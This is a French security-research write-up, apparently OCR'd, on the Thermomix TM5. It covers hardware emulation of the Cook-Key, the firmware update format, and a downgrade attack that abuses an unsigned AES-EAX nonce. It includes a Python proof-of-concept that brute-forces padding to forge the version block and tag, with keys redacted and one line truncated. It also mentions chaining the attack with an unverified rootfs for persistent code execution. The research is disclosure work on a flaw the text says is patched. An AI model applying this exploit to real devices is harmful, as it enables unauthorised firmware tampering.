
Les commandes suivantes peuvent être utilisées pour faire clignoter la Cook-Key :


```
minicom -b 9600 -D /dev/ttyACM0
stty 9600 </dev/ttyACM0
echo -ne "\xd5" >/dev/ttyACM0
```

## Module WLAN

Le module WLAN Marvell `88W8786U` n'est pas très courant et bien documenté, mais il a été utilisé dans le module WLAN de la Xbox 360 Slim, qui est livré avec un connecteur USB non standard alimenté en 3.3V.

Ce module peut être modifié pour des tests sur le Thermomix avec un convertisseur abaisseur de tension (step-down) de 3.3V et un connecteur USB-C.





*Version modifiée du module WLAN de la Xbox 360 Slim*

Cependant, le périphérique a été reprogrammé par Microsoft et s'affiche comme un périphérique de communication Xbox :

```
usb 1-3: new high-speed USB device number 54 using xhci_hcd
usb 1-3: New USB device found, idVendor=045e, idProduct=0765, bcdDevice=10.20
usb 1-3: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-3: Product: Xbox console USB communication device
usb 1-3: Manufacturer: Marvell
usb 1-3: SerialNumber: 0000000000000000
```

Après avoir dessoudé sa flash série SOIC-8, le périphérique est effectivement affiché comme un module WLAN Marvell :

```
usb 1-3: new high-speed USB device number 70 using xhci_hcd
usb 1-3: New USB device found, idVendor=1286, idProduct=203c, bcdDevice=31.14
usb 1-3: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-3: Product: Marvell Wireless Device
usb 1-3: Manufacturer: Marvell
usb 1-3: SerialNumber: 0000000000000000
```

## Clé USB UDP

La clé USB UDP n'est pas chiffrée et contient deux partitions `ext4` :


```
$ sudo fdisk -l /dev/sda
Disk /dev/sda: 7.5 GiB, 8053063680 bytes, 15728640 sectors
Disk model: USB Flash Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x215f00ab

Device     Boot  Start     End Sectors  Size Id Type
/dev/sda1         2048  526335  524288  256M 83 Linux
/dev/sda2       526336 7854079 7327744  3.5G 83 Linux
```

La première partition contient une archive `cs.tar` qui est utilisée pour restaurer le contenu de la deuxième partition en cas de détection de corruption. Sur les anciennes versions vulnérables du firmware, cette archive peut être exploitée pour une exécution de code arbitraire en tirant parti de la vulnérabilité `CVE-2011-5325`, comme démontré au SSTIC 2019 [1][2].

La deuxième partition contient les recettes téléchargées, les paramètres du cloud et un fichier de mise à jour du firmware `tm5.img`.

## Émulation

En supposant que nous ayons tous les composants de la Cook-Key, il devient possible de créer un faux périphérique Cook-Key pour effectuer des tests sur le Thermomix. Cela conduit au développement d'un PCB personnalisé pour connecter n'importe quel périphérique USB-C sur le Thermomix TM5.




*PCB adaptateur pour Cook Stick*

*Coque de l'adaptateur pour Cook Stick*

Ce module peut être utilisé à la fois pour connecter la clé USB des puces de recettes, ou un hub USB avec :


- Le module WLAN Marvell.

- Un contrôleur de LED émulé implémenté avec la bibliothèque TinyUSB fonctionnant sur un Raspberry Pi Pico.
- Une clé USB émulée avec le driver *usb_f_mass_storage* fonctionnant sur un Raspberry Pi.

Cette configuration nous a permis d'effectuer des tests sur le Thermomix, en émulant autant de périphériques que possible, tout en gardant le matériel d'origine intact.

# FICHIER DE MISE À JOUR DU FIRMWARE

Le fichier de mise à jour du firmware du Thermomix TM5 est un paquet binaire divisé en deux régions principales : la **Header Region** et la **Data Region**.




*Disposition du firmware avant la version 2.14*

## Header Region

La **Header Region** contient plusieurs **Section Headers** qui définissent des sections individuelles du firmware. Chaque en-tête de section comprend :

- **Authentication Data :** Composants cryptographiques tels que la signature RSA et le nonce et tag AES-EAX. Ce matériel cryptographique est requis pour déchiffrer les données associées et vérifier leur intégrité.
- **Section Information :** Métadonnées telles que le nom de la section, sa taille et son offset.

Cette structure indique que chaque section du fichier de mise à jour du firmware est définie et authentifiée indépendamment.

## Data Region

La **Header Region** contient le contenu réel du firmware, organisé en **Sections** correspondantes. Chaque section comprend :

- **Authentication Data :** Similaire à la **Header Region**, ce composant assure l'intégrité des données de la section et fournit le matériel cryptographique requis pour déchiffrer les données associées.
- **Section Data :** Contient les parties réelles du firmware, y compris :
  - La `version` : Une structure représentant la date de la version, un commentaire, et un booléen `force_flag` utilisé pour forcer une mise à jour quelle que soit la version actuelle du firmware.
  - Le `firmware.pack` : Contient le système de fichiers racine (*rootfs*) et un fichier *boot stream* signé `imx28_ivt_linux_signed.sb`, qui inclut la *boot image vector table* (IVT) et l'image du kernel Linux [3].
  - Le `data.pack` : Contient les packs de langue, les paramètres et les polices signés.
  - Le `extra.pack` : Contient des données supplémentaires requises lors de la mise à jour du système, telles que les valeurs de bits OTP utilisées pour la programmation des eFuses, les scripts pré et post-mise à jour, les mises à jour du firmware du MCU, etc.

La section de version est structurée sur `0x34` octets :

```
struct version_info_t {
  uint8_t date[0x14];
  uint8_t comment[0x1e];
  uint16_t force_flag;
};
```

Cette conception modulaire améliore la flexibilité des mises à jour mais introduit une vulnérabilité. Dans les versions antérieures à la `2.14` ( `202301170000` ), les attaquants pouvaient rétrograder le firmware en échangeant des sections du fichier de mise à jour entre différentes versions. Par exemple, il était possible d'extraire le rootfs de la version `201605230000` et l'intégrer dans le fichier de mise à jour de la version `2.12` ( `202109080000` ). L'appareil reconnaissait la section de version modifiée comme valide et exécutait la mise à jour, rétrogradant ainsi des composants critiques tout en conservant l'apparence d'une mise à jour légitime. Cela contournait les mesures de sécurité prévues, car la protection anti-downgrade est liée à la `Version Date` et au `Force Flag`.

Cependant, cette vulnérabilité avait une limitation majeure : bien qu'elle permettait le downgrade de firmware, le champ de date de la section de version devait toujours être supérieur à celui de la version actuelle, ou le `force_flag` devait être activé (ce qui n'arrive jamais pour les fichiers de mise à jour en production). Cette limitation a été surmontée par la nouvelle vulnérabilité décrite ci-dessous.

⚠️ Veuillez noter que cette vulnérabilité a été corrigée et est considérée comme patchée à partir de la version 2.14. Le format du fichier de firmware a été mis à niveau pour empêcher l'échange de sections de firmware en incluant les signatures des sections dans les données de la section de version.

## Chiffrement des données de section

Le programme `/usr/sbin/checkimg` est utilisé pour effectuer des contrôles d'intégrité et déchiffrer le fichier de mise à jour du firmware. Les sections du firmware sont chiffrées en utilisant le **mode AES-EAX**, qui combine l'**AES-CTR** pour le chiffrement avec un tag basé sur OMAC pour l'intégrité. Bien que le texte chiffré de chaque section soit signé avec RSA, le nonce et le tag, stockés dans l'en-tête, sont exclus de la signature et peuvent donc être modifiés.





*Diagramme du mode AES-EAX - de Wikipédia*

Lors du déchiffrement AES-EAX, le texte chiffré $C$ est transformé en texte clair $P$ comme suit :

- Un flux de clés (keystream) est généré avec AES-CTR avec le nonce $N$ et la clé AES $K$. Le bloc de compteur initial est calculé comme $OMAC_K^0(N) = OMAC_K(0^{128} \,||\, N)$ et les blocs suivants incrémentent ce compteur.
- Le texte clair est ensuite dérivé comme $P = C \oplus CTR(OMAC_K^0(N), K)$ où $CTR(OMAC_K^0(N), K) = K_0 \,||\, K_1 \,||\, K_2 \,||\ldots$ représente le flux de clés généré par AES-CTR.

Pour le premier bloc de 16 octets :

- Le flux de clés est défini comme $K_0 = AES(K, OMAC_K^0(N))$.
- Le bloc de texte clair correspondant est $P_0 = C_0 \oplus K_0$.

Comme le nonce $N$ n'est pas signé, le modifier en un nouveau nonce $N'$ altère le flux de clés en $K'_0 = AES(K, OMAC_K^0(N'))$, permettant de contrôler $P'_0$ sans modifier le texte chiffré signé $C_0$. Veuillez noter que le tag d'authentification échouera alors à la vérification à moins qu'il ne soit recalculé avec la clé $K$.

# DOWNGRADE DU FIRMWARE

## Contrôler du premier bloc via la manipulation du Nonce

Pour définir un premier bloc de texte clair choisi $P_0^{'}$ (par exemple, une date de version), nous devons obtenir un flux de clés $K_0^{'}$ tel que :

$$P_0^{'} = C_0 \oplus K_0^{'}$$

En réarrangeant :

$$K_0^{'} = C_0 \oplus P_0^{'}$$

Sans connaissance de la clé AES $K$, trouver un nonce $N^{'}$ qui produit $K_0^{'} = AES(K, OMAC_K^0(N^{'}))$ est infaisable. Cependant, dans le cas du Thermomix TM5, la clé AES $K$ a été extraite du binaire `/usr/sbin/checkimg`, ce qui rend l'attaque possible :

1. **Sélectionner le Texte Clair :** Choisir $P_0^{'}$ comme une date de version de 12 caractères (ex: `"197001010000"`) plus un octet nul, totalisant 13 octets, avec 3 octets de remplissage supplémentaires (plus de détails plus tard).
2. **Calculer le flux de clés :** Calculer $K_0^{'} = C_0 \oplus P_0^{'}$ en utilisant le texte chiffré connu $C_0$.
3. **Inverser OMAC :** Inverser le processus OMAC et le déchiffrement AES-ECB pour déterminer le nonce correspondant $N^{'}$.

En utilisant $N^{'}$, le texte chiffré original $C_0$ se déchiffre en $P_0^{'}$ choisi sans modifier le texte chiffré signé $C$.

## Manipulation de la chaîne de date de version

Le premier bloc de 16 octets de texte clair de la section de version contient :

- 12 caractères pour la `Date de Version` (ex: `"197001010000"`).
- 1 octet nul pour terminer la chaîne.
- 3 octets restants.

En définissant $P_0^{'}$ à `"197001010000\x00"` suivi de 3 octets de remplissage (ex: `\x00\x00\x00`), nous pouvons contrôler la date et potentiellement contourner les vérifications d'anti-downgrade.

Cependant, alors que le nonce $N^{'}$ contrôle entièrement le premier bloc $P_0^{'}$, les blocs suivants dépendent du même nonce. Par conséquent, nous ne pouvons pas choisir directement $P_1^{'}$ car $N^{'}$ est fixé pour correspondre à $P_0^{'}$.

Puisque le `force_flag` (qui active les mises à jour forcées lorsqu'il est à 1) se trouve dans un bloc ultérieur, nous utilisons les 3 octets restants dans $P_0^{'}$ pour influencer indirectement les blocs suivants. Le processus est le suivant :

- **Fixer la date :** Définir les 13 premiers octets de $P_0^{'}$ à la chaîne de date désirée plus un octet nul (ex: `"197001010000\x00"`).
- **Bruteforce sur les octets de padding :** Itérer sur les $2^{24}$ (16 777 216) combinaisons des 3 derniers octets de $P_0^{'}$.

- **Test des combinaisons :**
  - Pour chaque combinaison, calculer $K_0^{'} = \underbrace{C_0}_{\text{bloc de texte chiffré original}} \oplus P_0^{'}$.
  - Dériver $N^{'}$ en inversant OMAC et AES.
  - Déchiffrer tous les blocs en utilisant $N^{'}$ et vérifier si `force_flag=1`.
- **Faisabilité :** Étant donné que $2^{24}$ tentatives sont réalisables sur du matériel moderne, la phase de force brute se termine généralement en quelques secondes à quelques minutes.


Lorsqu'une combinaison donne `force_flag=1`, il ne reste plus qu'à associer le nonce modifié $N^{'}$ au texte chiffré original et générer un tag AES-EAX valide.

## Démonstration

Ci-dessous se trouve un script Python démontrant l'exploitation :

```python
from construct import Struct, Bytes, Int16ul
from Cryptodome.Cipher import AES
from Cryptodome.Hash import SHA256, CMAC
from Cryptodome.Util.strxor import strxor
from itertools import product

version_info_struct = Struct(
    "date" / Bytes(0x14),
    "comment" / Bytes(0x1e),
    "force_flag" / Int16ul,
)

def omac_nonce_inv(key, nonce):
    """
    Invert the OMAC nonce transformation.
    """
    cipher = AES.new(key, AES.MODE_ECB)
    const_Rb = 0x87
    L = cipher.encrypt(b"\x00" * 16)
    if L[0] & 0x80:
        K1 = CMAC._shift_bytes(L, const_Rb)
    else:
        K1 = CMAC._shift_bytes(L)
    if K1[0] & 0x80:
        K2 = CMAC._shift_bytes(K1, const_Rb)
    else:
        K2 = CMAC._shift_bytes(K1)
    X = cipher.decrypt(nonce)
    nonce = strxor(X, strxor(K1, L))
    return nonce

def decrypt_and_check(ciphertext, nonce, key):
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    plaintext = cipher.decrypt(ciphertext)
    version_info = version_info_struct.parse(plaintext)
    return (version_info.force_flag == 1), plaintext

def encrypt_and_digest(plaintext, nonce, key):
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)
    return ciphertext, tag
```

```python
def main():
    # Extracted AES key (replace with the actual key)
    key = SHA256.new(b"REDACTED").digest()
    ciphertext = bytes.fromhex("REDACTED")

    # Brute-force the 3 padding bytes
    for padding in product(range(0x100), repeat=3):
        P_0_prime = b"197001010000\x00" + bytes(padding)  # 16 bytes total
        K_0_prime = strxor(P_0_prime, ciphertext[:16])

        # Invert AES and OMAC to find intermediate value and get N'
        cipher = AES.new(key, AES.MODE_ECB)
        intermediate = cipher.decrypt(K_0_prime)
        N_prime = omac_nonce_inv(key=key, nonce=intermediate)

        # Decrypt all blocks and check force_flag
        success, plaintext = decrypt_and_check(ciphertext=ciphertext, nonce=N_prime, key=key)
        if success:
            new_ciphertext, tag = encrypt_and_digest(plaintext=plaintext, nonce=N_prime, key=
            assert new_ciphertext == ciphertext
            print(f"nonce: {N_prime.hex()}")
            print(f"tag: {tag.hex()}")
            print(f"plaintext first block: {plaintext[:16]}")
            with open("corrupted.img", "r+b") as fd:
                fd.seek(0x370)
                fd.write(N_prime)
                fd.write(tag)
            break
    else:
        print("No valid nonce found.")

if __name__ == "__main__":
    main()
```



# ACCÈS PERSISTANT

En plus de permettre un downgrade du firmware, nous avons découvert que le mécanisme de secure boot n'est pas correctement implémenté. En effet, l'absence de contrôles d'intégrité ou de vérification de signature pour le **rootfs** pendant le processus de démarrage permet de modifier son contenu et d'obtenir un accès persistant. Cette vulnérabilité peut être enchaînée avec la vulnérabilité de downgrade du firmware pour obtenir une exécution de code arbitraire et appliquer un fichier de mise à jour contrôlé sans avoir à manipuler la flash NAND.

## Processus de démarrage

